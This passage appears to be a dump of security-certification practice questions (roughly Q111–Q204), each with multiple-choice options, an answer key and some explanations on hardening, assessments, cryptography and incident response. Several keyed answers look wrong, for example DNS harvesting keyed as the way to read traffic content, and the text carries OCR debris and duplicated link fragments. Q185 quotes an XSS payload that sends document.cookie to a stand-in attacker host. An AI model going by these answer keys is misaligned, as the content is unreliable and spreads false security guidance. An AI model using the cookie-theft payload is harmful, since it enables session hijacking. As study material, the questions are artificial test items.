B. Internal security assessment reports
C. Industry-accepted standards
D. External vulnerability scan reports
E. Vendor-specific implementation guides

Answer: A


NEW QUESTION 111
A systems administrator recently joined an organization and has been asked to perform a security assessment of controls on the organization's file servers, which contain client data from a number of sensitive systems. The administrator needs to compare documented access requirements to the access implemented within the file system.
Which of the following is MOST likely to be reviewed during the assessment? (Select two.)

A. Access control list
B. Security requirements traceability matrix
C. Data owner matrix
D. Roles matrix
E. Data design document
F. Data access policies

Answer: DF

NEW QUESTION 114
As a security administrator, you are asked to harden a server running Red Hat Enterprise Server 5.5 64-bit.
This server is being used as a DNS and time server. It is not used as a database, web server, or print server. There are no wireless connections to the server, and it does not need to print.
The command window will be provided along with root access. You are connected via a secure shell with root access.
You may query help for a list of commands. Instructions:

You need to disable and turn off unrelated services and processes.
It is possible to simulate a crash of your server session. The simulation can be reset, but the server cannot be rebooted. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport 443 -j REJECTservice iptables save Print Serveriptables -I INPUT -p tcp -m tcp --dport 631 -j REJECTservice iptables save Database Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>
B. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

Answer: A

NEW QUESTION 115
A consultant is hired to perform a passive vulnerability assessment of a company to determine what information might be collected about the company and its employees. The assessment will be considered successful if the consultant can discover the name of one of the IT administrators. Which of the following is MOST likely to produce the needed information?

A. Whois
B. DNS enumeration
C. Vulnerability scanner
D. Fingerprinting

Answer: A

NEW QUESTION 120
A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

A. Protocol analyzer
B. Root cause analyzer
C. Behavioral analytics
D. Data leak prevention

Answer: D

NEW QUESTION 124
Ann, a member of the finance department at a large corporation, has submitted a suspicious email she received to the information security team. The team was not expecting an email from Ann, and it contains a PDF file inside a ZIP compressed archive. The information security learn is not sure which files were opened. A security team member uses an air-gapped PC to open the ZIP and PDF, and it appears to be a social engineering attempt to deliver an explogt.

Which of the following would provide greater insight on the potential impact of this attempted attack?

A. Run an antivirus scan on the finance PC.
B. Use a protocol analyzer on the air-gapped PC.
C. Perform reverse engineering on the document.
D. Analyze network logs for unusual traffic.
E. Run a baseline analyzer against the user's compute

Answer: B

NEW QUESTION 127
A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine
The SIEM must be able to identify traffic baseline anomalies
Anonymous attack data from all customers must augment attack detection and risk scoring
Based on the above requirements, which of the following should the SIEM support? (Choose two.)

A. Autoscaling search capability
B. Machine learning
C. Multisensor deployment
D. Big Data analytics
E. Cloud-based management
F. Centralized log aggregation

Answer: BD

NEW QUESTION 129
During a security assessment, activities were divided into two phases; internal and external explogtation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.
Which of the following methods is the assessment team most likely to employ NEXT?

A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

Answer: A

NEW QUESTION 130
An organization's network engineering team recently deployed a new software encryption solution
to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations.
Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

A. Employ hardware FDE or SED solutions.
B. Utilize a more efficient cryptographic hash function.
C. Replace HDDs with SSD arrays.
D. Use a FIFO pipe a multithreaded software solutio

Answer: A

NEW QUESTION 132
Which of the following is the GREATEST security concern with respect to BYOD?

A. The filtering of sensitive data out of data flows at geographic boundaries.
B. Removing potential bottlenecks in data transmission paths.
C. The transfer of corporate data onto mobile corporate devices.
D. The migration of data into and out of the network in an uncontrolled manne

Answer: D

NEW QUESTION 135
A medical facility wants to purchase mobile devices for doctors and nurses. To ensure accountability, each individual will be assigned a separate mobile device.
Additionally, to protect patients' health information, management has identified the following requirements:
Data must be encrypted at rest.
The device must be disabled if it leaves the facility. The device must be disabled when tampered with
Which of the following technologies would BEST support these requirements? (Select two.)

A. eFuse
B. NFC
C. GPS
D. Biometric
E. USB 4.1
F. MicroSD

Answer: CD

NEW QUESTION 136

Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.
The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

A. Vendor C for small remote sites, and Vendor B for large sites.
B. Vendor B for all remote sites
C. Vendor C for all remote sites
D. Vendor A for all remote sites
E. Vendor D for all remote sites

Answer: D

NEW QUESTION 139
Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

A. Lack of adequate in-house testing skills.
B. Requirements for geographically based assessments
C. Cost reduction measures
D. Regulatory insistence on independent review

Answer: D

NEW QUESTION 140
The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

A. Log analysis tool
B. Password cracker
C. Command-line tool
D. File integrity monitoring tool

Answer: A

NEW QUESTION 141
The director of sales asked the development team for some small changes to increase the usability of an application used by the sales team. Prior security reviews of the code showed no significant vulnerabilities, and since the changes were small, they were given a peer review and then pushed to the live environment. Subsequent vulnerability scans now show numerous flaws that were not present in the previous versions of the code. Which of the following is an SDLC best practice that should have been followed?

A. Versioning
B. Regression testing
C. Continuous integration
D. Integration testing

Answer: B

NEW QUESTION 144
An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:
Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.
Do not let access ports impact configuration tasks.
Which of the following would be the BEST recommendation for the network security engineer to present?

A. Deploy control plane protections.
B. Use SSH over out-of-band management.
C. Force only TACACS to be allowed.

D. Require the use of certificates for AAA.

Answer: B

NEW QUESTION 149
A security architect is designing a system to satisfy user demand for reduced transaction time, increased security and message integrity, and improved cryptographic security. The resultant system will be used in an environment with a broad user base where many asynchronous transactions occur every minute and must be publicly verifiable.
Which of the following solutions BEST meets all of the architect's objectives?

A. An internal key infrastructure that allows users to digitally sign transaction logs
B. An agreement with an entropy-as-a-service provider to increase the amount of randomness in generated keys.
C. A publicly verified hashing algorithm that allows revalidation of message integrity at a future date.
D. An open distributed transaction ledger that requires proof of work to append entrie

Answer: A

NEW QUESTION 153
An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically
disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES- 256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

A. Add a second-layer VPN from a different vendor between sites.
B. Upgrade the cipher suite to use an authenticated AES mode of operation.
C. Use a stronger elliptic curve cryptography algorithm.
D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
E. Ensure cryptography modules are kept up to date from vendor supplying the

Answer: C

NEW QUESTION 154
A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers. Which of the following would MOST likely be used to complete the assessment? (Select two.)

A. Agent-based vulnerability scan
B. Black-box penetration testing
C. Configuration review
D. Social engineering
E. Malware sandboxing
F. Tabletop exercise

Answer: AC

NEW QUESTION 155
Which of the following is a feature of virtualization that can potentially create a single point of failure?

A. Server consolidation
B. Load balancing hypervisors
C. Faster server provisioning
D. Running multiple OS instances

Answer: A

NEW QUESTION 160
A cybersecurity analyst is hired to review the security the posture of a company. The cybersecurity analyst notice a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

A. Increase the company's bandwidth.
B. Apply ingress filters at the routers.
C. Install a packet capturing tool.
D. Block all SYN packet

Answer: B

NEW QUESTION 163
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security anal... reviewing vulnerability scan result from a recent web server scan.
Portions of the scan results are shown below: Finding# 5144322
First time detected 10 nov 2015 09:00 GMT_0600
Last time detected 10 nov 2015 09:00 GMT_0600
CVSS base: 5
Access path: http://myorg.com/mailinglist.htm
Request: GET http://mailinglist.aspx?content=volunteer Response: C:\Docments\MarySmith\malinglist.pdf
Which of the following lines indicates information disclosure about the host that needs to be remediated?

A. Response: C:\Docments\marysmith\malinglist.pdf
B. Finding#5144322
C. First Time detected 10 nov 2015 09:00 GMT_0600
D. Access path: http//myorg.com/mailinglist.htm
E. Request: GET http://myorg.come/mailinglist.aspx?content=volunteer

Answer: A

NEW QUESTION 165
The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec… analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

A. Reschedule the automated patching to occur during business hours.
B. Monitor the web application service for abnormal bandwidth consumption.
C. Create an incident ticket for anomalous activity.
D. Monitor the web application for service interruptions caused from the patchin

Answer: C

NEW QUESTION 167
A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

A. The workstations should be isolated from the network.
B. The workstations should be donated for refuse.
C. The workstations should be reimaged
D. The workstations should be patched and scanne

Answer: C

NEW QUESTION 170
An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

A. Log review
B. Service discovery
C. Packet capture
D. DNS harvesting

Answer: D

NEW QUESTION 175
An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to a company policy and technical controls. Which of the following would be the MOST secure control implement?

A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
B. Implement role-based group policies on the management network for client access.
C. Utilize a jump box that is only allowed to connect to client from the management network.
D. Deploy a company-wide approved engineering workstation for management acces

Answer: A

NEW QUESTION 177
Joe, a hacker, has discovered he can specifically craft a webpage that when viewed in a browser crashes the browser and then allows him to gain remote code execution in the context of the victim's privilege level. The browser crashes due to an exception error when a heap memory that is unused is accessed. Which of the following BEST describes the application issue?

A. Integer overflow
B. Click-jacking
C. Race condition
D. SQL injection
E. Use after free
F. Input validation

Answer: E

Explanation:
Use-After-Free vulnerabilities are a type of memory corruption flaw that can be leveraged by hackers to execute arbitrary code.
Use After Free specifically refers to the attempt to access memory after it has been freed, which can cause a program to crash or, in the case of a Use-After-Free flaw, can potentially result in the execution of arbitrary code or even enable full remote code execution capabilities.
According to the Use After Free definition on the Common Weakness Enumeration (CWE) website, a Use After Free scenario can occur when "the memory in question is allocated to another pointer validly at some point after it has been freed. The original pointer to the freed memory is used again and points to somewhere within the new allocation. As the data is changed, it corrupts the validly used memory; this induces undefined behavior in the process."
Incorrect Answers:
A: Integer overflow is the result of an attempt by a CPU to arithmetically generate a number larger than what can fit in the devoted memory storage space. Arithmetic operations always have the potential of returning unexpected values, which may cause an error that forces the whole program to shut down. This is not what is described in this question.
B: Clickjacking is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus

potentially revealing confidential information
or taking control of their computer while clicking on seemingly innocuous web pages. This is not what is described in this question.
C: A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence to be done correctly. This is not what is described in this question.
D: SQL injection is a type of security explogt in which the attacker adds Structured Query Language (SQL) code to a Web form input box to gain access to resources or make changes to dat
A. This is not
what is described in this question.
F: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. This is not what is described in this question.
References:
http://www.webopedia.com/TERM/U/use-after-free.HYPERLINK "http://www.webopedia.com/TERM/U/use-after-free.html"html
htHYPERLINK "https://en.wikipedia.org/wiki/Clickjacking"tps://en.wikipedia.org/wiki/Clickjacking http://searchstorage.tHYPERLINK "http://searchstorage.techtarget.com/definition/racecondition" echtarget.com/definition/race-condiHYPERLINK "http://searchstorage.techtarget.com/definition/race-condition"tion

NEW QUESTION 182
A security administrator was doing a packet capture and noticed a system communicating with an unauthorized address within the 2001::/32 prefix. The network administrator confirms there is no IPv6 routing into or out of the network.
Which of the following is the BEST course of action?

A. Investigate the network traffic and block UDP port 3544 at the firewall
B. Remove the system from the network and disable IPv6 at the router
C. Locate and remove the unauthorized 6to4 relay from the network
D. Disable the switch port and block the 2001::/32 traffic at the firewall

Answer: A

Explanation:
The 2001::/32 prefix is used for Teredo tunneling.
Teredo is a transition technology that gives full IPv6 connectivity for IPv6-capable hosts that are on the IPv4 Internet but have no native connection to an IPv6 network. Unlike similar protocols, it can perform its function even from behind network address translation (NAT) devices such as home routers.
Teredo provides IPv6 (Internet Protocol version 6) connectivity by encapsulating IPv6 datagram packets within IPv4 User Datagram Protocol (UDP) packets. Teredo routes these datagrams on the IPv4 Internet and through NAT devices. Teredo nodes elsewhere on the IPv6 network (called Teredo relays) receive the packets, decapsulate them, and pass them on. The Teredo server listens on UDP port 3544.
Teredo clients are assigned an IPv6 address that starts with the Teredo prefix (2001::/32).
In this question, the BEST course of action would be to block UDP port 3544 at the firewall. This will block the unauthorized communication. You can then investigate the traffic within the network. Incorrect Answers:
B: Disabling IPv6 at the router will not help if the IPv6 traffic is encapsulated in IPv4 frames using Teredo. The question also states that there is no IPv6 routing into or out of the network.
C: 6to4 relays work in a similar way to Teredo. However, the addresses used by 6to4 relays start with 2002:: whereas Teredo addresses start with 2001. Therefore, a 6to4 relay is not being used in this question so this answer is incorrect.
D: This question is asking for the BEST solution. Disabling the switch port would take the system connected to it offline and blocking traffic destined for 2001::/32 at the firewall would prevent inbound Teredo communications (if you block the traffic on the inbound interface). However, blocking port UDP 3544 would suffice and investigating the traffic is always a better solution than just disconnecting a system from the network.
References: https://en.wikipedia.HYPERLINK
"https://en.wikipedia.org/wiki/Teredo_tunneling"org/wiki/Teredo_tunHYPERLINK "https://en.wikipedia.org/wiki/Teredo_tunneling"neling

NEW QUESTION 185
A security administrator notices the following line in a server's security log:
<input name='credentials' type='TEXT' value='" + request.getParameter('><script>document.location='http://badsite.com/?q='document.cookie</scri pt>') + "';
The administrator is concerned that it will take the developer a lot of time to fix the application that is running on the server. Which of the following should the security administrator implement to prevent this particular attack?

A. WAF
B. Input validation
C. SIEM
D. Sandboxing
E. DAM

Answer: A

Explanation:
The attack in this question is an XSS (Cross Site Scripting) attack. We can prevent this attack by using a Web Application Firewall.
A WAF (Web Application Firewall) protects a Web application by controlling its input and output and the access to and from the application. Running as an appliance, server plug-in or cloud-based
service, a WAF inspects every HTML, HTTPS, SOAP and XML-RPC data packet. Through customizable inspection, it is able to prevent attacks such as XSS, SQL injection, session hijacking and buffer overflows, which network firewalls and intrusion detection systems are often not capable of doing. A WAF is also able to detect and prevent new unknown attacks by watching for unfamiliar patterns in
the traffic data.
A WAF can be either network-based or host-based and is typically deployed through a proxy and placed in front of one or more Web applications. In real time or near-real time, it monitors traffic before it reaches the Web application, analyzing all requests using a rule base to filter out potentially harmful traffic or traffic patterns. Web application firewalls are a common security control used by enterprises to protect Web applications against zero-day explogts, impersonation and known vulnerabilities and attackers.
Incorrect Answers:
B: Input validation is used to ensure that the correct data is entered into a field. For example, input validation would prevent letters typed into a field that expects number from being accepted. Input validation is not an effective defense against an XSS attack.
C: Security information and event management (SIEM) is an approach to security management used to provide a view of an organization's IT security. It is an information gathering process; it does not in itself provide security.
D: Sandboxing is a process of isolating an application from other applications. It is often used when developing and testing new application. It is not used to defend against an XSS attack.

E: DAM (digital asset management) is a system that creates a centralized repository for digital files that allows the content to be archived, searched and retrieved. It is not used to defend against an XSS attack.
References:
http://searchsecurity.techtarget.com/definition/Web-applicationHYPERLINK "http://searchsecurity.techtarget.com/definition/Web-application-firewall-WAF"-firewall-WAF

NEW QUESTION 188
select id, firstname, lastname from authors User input= firstname= Hack;man lastname=Johnson
Which of the following types of attacks is the user attempting?

A. XML injection
B. Command injection
C. Cross-site scripting
D. SQL injection

Answer: D

Explanation:
The code in the question is SQL code. The attack is a SQL injection attack.
SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must explogt a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
Incorrect Answers:
A: The code in the question is not XML code. Therefore this is not an XML injection attack so this answer is incorrect.
B: Command injection is an attack in which the goal is execution of arbitrary commands on the host
operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. The code in the question is not the type of code you would use in a command injection attack.
C: Cross-site scripting (XSS) is a type of computer security vulnerability typically found in Web applications. XSS enables attackers to inject client-side script into Web pages viewed by other users. The code in the question is not the type of code you would use in an XSS attack.
References: http://en.wikipedia.org/wiki/SQL_injection

NEW QUESTION 189
A government agency considers confidentiality to be of utmost importance and availability issues to be of least importance. Knowing this, which of the following correctly orders various vulnerabilities in the order of MOST important to LEAST important?

A. Insecure direct object references, CSRF, Smurf
B. Privilege escalation, Application DoS, Buffer overflow
C. SQL injection, Resource exhaustion, Privilege escalation
D. CSRF, Fault injection, Memory leaks

Answer: A

Explanation:
Insecure direct object references are used to access dat
A. CSRF attacks the functions of a web site which could access dat
A. A Smurf attack is used to take down a system.
A direct object reference is likely to occur when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key without any validation mechanism which will allow attackers to manipulate these references to access unauthorized data.
Cross-Site Request Forgery (CSRF) is a type of attack that occurs when a malicious Web site, email, blog, instant message, or program causes a user's Web browser to perform an unwanted action on a trusted site for which the user is currently authenticated. The impact of a successful cross-site request forgery attack is limited to the capabilities exposed by the vulnerable application. For example, this attack could result in a transfer of funds, changing a password, or purchasing an item in the user's context. In effect, CSRF attacks are used by an attacker to make a target system perform a function (funds Transfer, form submission etc.) via the target's browser without knowledge of the target user, at least until the unauthorized function has been committed.
A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees.
Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network.
Incorrect Answers:
B: Application DoS is an attack designed to affect the availability of an application. Buffer overflow is used to obtain information. Therefore, the order of importance in this answer is incorrect.
C: Resource exhaustion is an attack designed to affect the availability of a system. Privilege escalation is used to obtain information. Therefore, the order of importance in this answer is incorrect.
D: The options in the other answers (Insecure direct object references, privilege escalation, SQL injection) are more of a threat to data confidentiality than the options in this answer. References:
http://www.tutorialspoint.com/secuHYPERLINK "http://www.tutorialspoint.com/security_testing/insecure_direct_object_reference.htm"rity_testing/insecure_direct_object_reference.htm https://www.owasp.org/index.php/Cross-Site_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Request_Forgery_(CSRF)_HYPERLINK "https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet"Prevention_Cheat_Sheet http://www.webopedia.com/TERM/S/smurf.html

NEW QUESTION 190
At 9:00 am each morning, all of the virtual desktops in a VDI implementation become extremely slow and/or unresponsive. The outage lasts for around 10 minutes, after which everything runs properly again. The administrator has traced the problem to a lab of thin clients that are all booted at 9:00 am each morning. Which of the following is the MOST likely cause of the problem and the BEST solution? (Select TWO).

A. Add guests with more memory to increase capacity of the infrastructure.

B. A backup is running on the thin clients at 9am every morning.
C. Install more memory in the thin clients to handle the increased load while booting.
D. Booting all the lab desktops at the same time is creating excessive I/O.
E. Install 10-Gb uplinks between the hosts and the lab to increase network capacity.
F. Install faster SSD drives in the storage system used in the infrastructure.
G. The lab desktops are saturating the network while booting.
H. The lab desktops are using more memory than is available to the host system

Answer: DF

Explanation:
The problem lasts for 10 minutes at 9am every day and has been traced to the lab desktops. This question is asking for the MOST likely cause of the problem. The most likely cause of the problem is that the lab desktops being started at the same time at the beginning of the day is causing excessive disk I/O as the operating systems are being read and loaded from disk storage.
The solution is to install faster SSD drives in the storage system that contains the desktop operating systems.
Incorrect Answers:
A: If a lack of memory was the cause of the problem, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops. Therefore adding guests with more memory will not solve the problem so this answer is incorrect.
B: This question is asking for the MOST likely cause of the problem. A backup running on the thin clients at 9am every morning as soon as the lab desktops start up is an unlikely cause of the problem. It is much more likely that the lab desktops starting up at the same time is causing high disk I/O.
C: The lab desktops starting up would not cause memory issues on the thin clients so adding memory will not solve the issue.
E: The lab desktops starting up would not cause network bandwidth issues so increasing the bandwidth will not solve the issue.
G: The lab desktops starting up would not saturate the network.
H: If the lab desktops are using more memory than is available to the host systems, the problem would occur throughout the day; not just for the 10 minutes it takes to boot the lab desktops.

NEW QUESTION 195
A security administrator wants to prevent sensitive data residing on corporate laptops and desktops from leaking outside of the corporate network. The company has already implemented full-disk encryption and has disabled all peripheral devices on its desktops and laptops. Which of the following additional controls MUST be implemented to minimize the risk of data leakage? (Select TWO).

A. A full-system backup should be implemented to a third-party provider with strong encryption for data in transit.
B. A DLP gateway should be installed at the company border.
C. Strong authentication should be implemented via external biometric devices.
D. Full-tunnel VPN should be required for all network communication.
E. Full-drive file hashing should be implemented with hashes stored on separate storage.
F. Split-tunnel VPN should be enforced when transferring sensitive dat

Answer: BD

Explanation:
Web mail, Instant Messaging and personal networking sites are some of the most common means by which corporate data is leaked.
Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. The term is also used to describe software products that help a network administrator control what data end users can transfer.
DLP software products use business rules to classify and protect confidential and critical information so that unauthorized end users cannot accidentally or maliciously share data whose disclosure could put the organization at risk. For example, if an employee tried to forward a business email outside the corporate domain or upload a corporate file to a consumer cloud storage service like Dropbox, the employee would be denied permission.
Full-tunnel VPN should be required for all network communication. This will ensure that all data transmitted over the network is encrypted which would prevent a malicious user accessing the data by using packet sniffing.
Incorrect Answers:
A: This question is asking which of the following additional controls MUST be implemented to minimize the risk of data leakage. Implementing a full system backup does not minimize the risk of data leakage.
C: Strong authentication implemented via external biometric devices will ensure that only authorized people can access the network. However, it does not minimize the risk of data leakage.
E: Full-drive file hashing is not required because we already have full drive encryption.
F: Split-tunnel VPN is used when a user a remotely accessing the network. Communications with company servers go over a VPN whereas private communications such as web browsing does not use a VPN. A more secure solution is a full tunnel VPN.
References:
http://whatis.techtarget.com/defHYPERLINK "http://whatis.techtarget.com/definition/data-lossprevention- DLP"inition/data-loss-prevention-DLP

NEW QUESTION 196
The risk manager has requested a security solution that is centrally managed, can easily be updated, and protects end users' workstations from both known and unknown malicious attacks when connected to either the office or home network. Which of the following would BEST meet this requirement?

A. HIPS
B. UTM
C. Antivirus
D. NIPS
E. DLP

Answer: A

Explanation:
In this question, we need to protect the workstations when connected to either the office or home network. Therefore, we need a solution that stays with the workstation when the user takes the computer home.
A HIPS (Host Intrusion Prevention System) is software installed on a host which monitors the host for suspicious activity by analyzing events occurring within that host with the aim of detecting and preventing intrusion.
Intrusion prevention systems (IPS), also known as intrusion detection and prevention systems (IDPS), are network security appliances that monitor network and/or system activities for malicious activity. The main functions of intrusion prevention systems are to identify malicious activity, log information about this activity, attempt to block/stop it, and report it.
Intrusion prevention systems are considered extensions of intrusion detection systems because they both monitor network traffic and/or system activities for

malicious activity. The main differences are, unlike intrusion detection systems, intrusion prevention systems are placed in-line and are able to actively prevent/block intrusions that are detected. More specifically, IPS can take such actions as sending an alarm, dropping the malicious packets, resetting the connection and/or blocking the traffic from the offending IP address.
Incorrect Answers:
B: Unified threat management (UTM) is a primary network gateway defense solution for organizations. In theory, UTM is the evolution of the traditional firewall into an all-inclusive security product able to perform multiple security functions within one single system: network firewalling, network intrusion prevention and gateway antivirus (AV), gateway anti-spam, VPN, content filtering, load balancing, data loss prevention and on-appliance reporting. However, UTM is designed to protect a network; it will not protect the user's workstations when connected to their home
networks as required in this question.
C: Antivirus software will protect against attacks aided by known viruses. However, it will not protect against unknown attacks as required in this question.
D: NIPS stands for Network Intrusion Prevention Systems. A NIPS is designed to protect a network; it will not protect the user's workstations when connected to their home networks as required in this question.
E: Data loss prevention (DLP) is a strategy for making sure that end users do not send sensitive or critical information outside the corporate network. DLP does not protect against malicious attacks. References:
http://en.wikipedia.org/wHYPERLINK "http://en.wikipedia.org/wiki/Intrusion_prevention_system"iki/Intrusion_prevention_system

NEW QUESTION 200
An administrator is tasked with securing several website domains on a web server. The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

A. Intermediate Root Certificate
B. Wildcard Certificate
C. EV x509 Certificate
D. Subject Alternative Names Certificate

Answer: D

Explanation:
Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate. When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.
Incorrect Answers:
A: An Intermediate Root Certificate is used to trust an intermediate CA (Certification Authority). The Intermediate root CA can issue certificates but the Intermediate Root Certificate itself cannot be
used to secure multiple domains on a web server.
B: A wildcard certificate can be used to secure multiple domain names within the same higher level domain. For example: a wildcard certificate "*.example.com" can secure an unlimited number of domains that end in 'example.com' such as domain1.example.com, domain2.example.com etc. A wildcard certificate cannot be used to secure the domains listed in this question.
C: The certificate used to secure the domains will be an x509 certificate but it will not be a standard EV certificate. EV stands for extended validation. With a non-EV certificate, the issuing CA just ensures that you own the domains that you want to secure. With an EV certificate, further checks are carried out such as checks on your company. EV certificates take longer to issue due to the extra checks but the EV certificate provides extra guarantees to your customers that you are who you say you are. However, a standard EV certificate only secures a single domain.

NEW QUESTION 204
Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

A. Deduplication
B. Data snapshots
C. LUN masking
